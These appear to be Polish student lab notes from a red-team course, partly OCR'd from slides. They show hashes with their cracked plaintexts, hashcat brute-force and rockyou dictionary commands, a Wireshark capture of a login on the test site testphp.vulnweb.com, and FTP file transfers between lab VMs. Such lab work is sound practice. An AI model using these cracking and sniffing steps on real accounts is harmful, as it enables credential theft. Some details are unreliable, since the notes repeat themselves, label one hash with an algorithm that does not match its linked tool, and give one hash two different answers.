project Red Team

project Red Team

Zadanie 1 - Łamanie haseł (met. brute-force) 1/3

1. `81dc9bdb52d04dc20036dbd8313ed055` - wynik: 1234(MD5)
   2)`d8826bbd80b4233b7522d1c538aeaf66c64e25a` wynik: 4121(sha1)
   3)`b021d0862bc76b0995927902ec697d97b5080341a53cd90b780f50fd5886f4160bbb9d4a573b76c23004c9b3a44ac95cfde45399e3357d1f651b556dfbd0d58f` wynik: 6969 (sha512)
   4)`31bca02094eb78126a517b206a88c73cfa9ec6f704c7030d18212cace820f025f00bf0ea68dbf3f3a5436ca63b53bf7bf80ad8d5de7d8359d0b7fed9dbc3ab99` wynik: 0 (sha512)

Zadanie 1 - Łamanie haseł (met. brute-force) 2/3

1)`9e66d646cfb6c84d06a42ee1975ffaae90352bd016da18f51721e2042d9067dcb120accc574105b43139b6c9c887dda8202eff20cc4b98bad7b3be1e471b3aa5` wynik: sda (sha512)
2`)8a04bd2d079ee38f1af784317c4e2442625518780ccff3213feb2e207d2be42ca0760fd8476184a004b71bcb5841db5cd0a546b9b8870f1cafee57991077c4a9` wynik: Asia (sha512)

Zadanie 1 - Łamanie haseł (met. brute-force) 3/3

`44d9886c0a57ddbfdb31aa936bd498bf2ab70f741ee47047851e768db953fc4e43f92be953e205a3d1b3ab752ed90379444b651b582b0bc209a739a624e109da`
wynik: TO^^EK (sha512)

hashcat -a 3 -m 1700 -w 3 hash.txt "?a?a?a?a?a?a" /home/kali/Desktop/rockyou.txt

Zadanie 2 - Łamanie haseł (met. słownikowa) 1/2

1)`9fd8301ac24fb88e65d9d7cd1dd1b1ec` wynik: butterfly(MD5)
2)`7f9a6871b86f40c330132c4fc42cda59`
wynik: tinkerbell(MD5)
3)`6104df369888589d6dbea304b59a32d4`
wynik: blink182(MD5)
4)`276f8db0b86edaa7fc805516c852c889`
wynik: baseball(MD5)

5) `04dac8afe0ca501587bad66f6b5ce5ad`
wynik: hellokitty(MD5)

Zadanie 2 - Łamanie haseł (met. słownikowa) 2/2

1) `7ab68889355673863760 37e042524d27fc8a24ef87b1944449f6a0179991dbdbc481e98db4e70f6df0e04d1a69d8e7101d881379cf1966c992100389da7f3e9a`
wynik: spiderman (sha512)
hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt
2) `470c62e301c771f12d91a242efbd41c5e467cba7419c664f784dbc8a20820abaf6ed43e09b0cda994824f14425db3e6d525a7aafa5d093a6a5f6bf7e3ec25dfa`
wynik: rockstar(sha512)

zadanie3
Urochomienie wireshark
logowanie na stronie http://testphp.vulnweb.com/login.php jako "admin" z hasłem "password"
zatrzymanie wiresharka
ustałamy filtr "http" i szukamy pakietu login
Dalej szukamy "tcp stream" pakietu
i widzimy dane logowania

zadanie 4

ssh uranus@10.0.2.12
echo "password1" > sekret1.txt
echo "password2" > sekret2.txt
ftp 10.0.2.4
sudo systemctl retart vsftpd

zadanie 5
echo "haslo" > haslo.txt
echo "password1" > sekret1.txt
echo "password2" > sekret2.txt
put haslo.txt
get sekret1.txt
get sekret2.txt

Zadanie 1

Slajd 1

1)

Hasło
81dc9bdb52d04dc20036dbd8313ed055

Narzędzie

https://md5hashing.net/hash/md5/81dc9bdb52d04dc20036dbd8313ed055

Typ algorytmu

Md5

Wynik

1234

2)

Hasło

d8826bbd80b4233b7522d1c538aeaf66c64e259a

Narzędzie

https://md5hashing.net/hash/md5/81dc9bdb52d04dc20036dbd8313ed055

Typ algorytmu

Fnv1a52

Wynik

4121

3)

Hasło

b021d0862bc76b0995927902ec697d97b5080341a53cd90b780f50fd5886f4160bbb9d4a573b76c23004c9b3a44ac95cfde45399e3357d1f651b556dfbd0d58f

Narzędzie


https://md5calc.com/hash/sha512/6969

Typ algorytmu

SHA512

Wynik

6969



4)

Hasło

31bca02094eb78126a517b206a88c73cfa9ec6f704c7030d18212cace820f025f00bf0ea68dbf3f3a5436ca63b53bf7bf80ad8d5de7d8359d0b7fed9dbc3ab99

Narzędzie


https://crackstation.net/

Typ algorytmu

sha512

Wynik

0



1)

Hasło

9e66d646cfb6c84d06a42ee1975ffaae90352bd016da18f51721e2042d9067dcb120accc574105b43139b6c9c887dda8202eff20cc4b98bad7b3be1e471b3aa5

Narzędzie

https://crackstation.net/

Typ algorytmu

sha512

Wynik

sda

2)

Hasło

9e66d646cfb6c84d06a42ee1975ffaae90352bd016da18f51721e2042d9067dcb120accc574105b43139b6c9c887dda8202eff20cc4b98bad7b3be1e471b3aa5

Narzędzie

https://crackstation.net/

Typ algorytmu

sha512

Wynik


Asia


Zadanie 1 - Łamanie haseł (met.

brute-force) 3/3

44d9886c0a57ddbfdb31aa936bd498bf2ab70f741ee47047851e768db953fc4e43f92be953
e205a3d1b3ab752ed90379444b651b582b0bc209a739a624e109da
TO^^EK
(sha512)

hashcat -a 3 -m 1700 -w 3 hash.txt "?a?a?a?a?a?a" /home/kali/Desktop/rockyou.txt





Zadanie 2 - Łamanie haseł (met.
słownikowa) 2/2

1) `7ab68889355673863760 37e042524d27fc8a24ef87b1944449f6a0179991dbdbc481e98db4e70f6df0e04d1a69d8e7101d881379cf1966c992100389da7f3e9a`


wynik: spiderman (sha512)
hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt


2) `470c62e301c771f12d91a242efbd41c5e467cba7419c664f784dbc8a20820abaf6ed43e09b0cda994824f14425db3e6d525a7aafa5d093a6a5f6bf7e3ec25dfa`


wynik: rockstar(sha512)
hashcat -m 1700 hash.txt /home/kali/Desktop/rockyou.txt

zadanie3

Urochomienie wireshark
logowanie na stronie http://testphp.vulnweb.com/login.php jako "admin" z hasłem "password"
zatrzymanie wiresharka
ustałamy filtr "http" i szukamy pakietu login
Dalej szukamy "tcp stream" pakietu
i widzimy dane logowania







zadanie 4

logowanie do maszyny SDA:

ssh uranus@10.0.2.12

sudo nano /etc/vsftpd.conf (plik który konfigurujemy)

sudo systemctl retart vsftpd

poniższe polecenia wykonujemy na kalim:


echo "password1" > sekret1.txt


echo "password2" > sekret2.txt


ftp 10.0.2.12

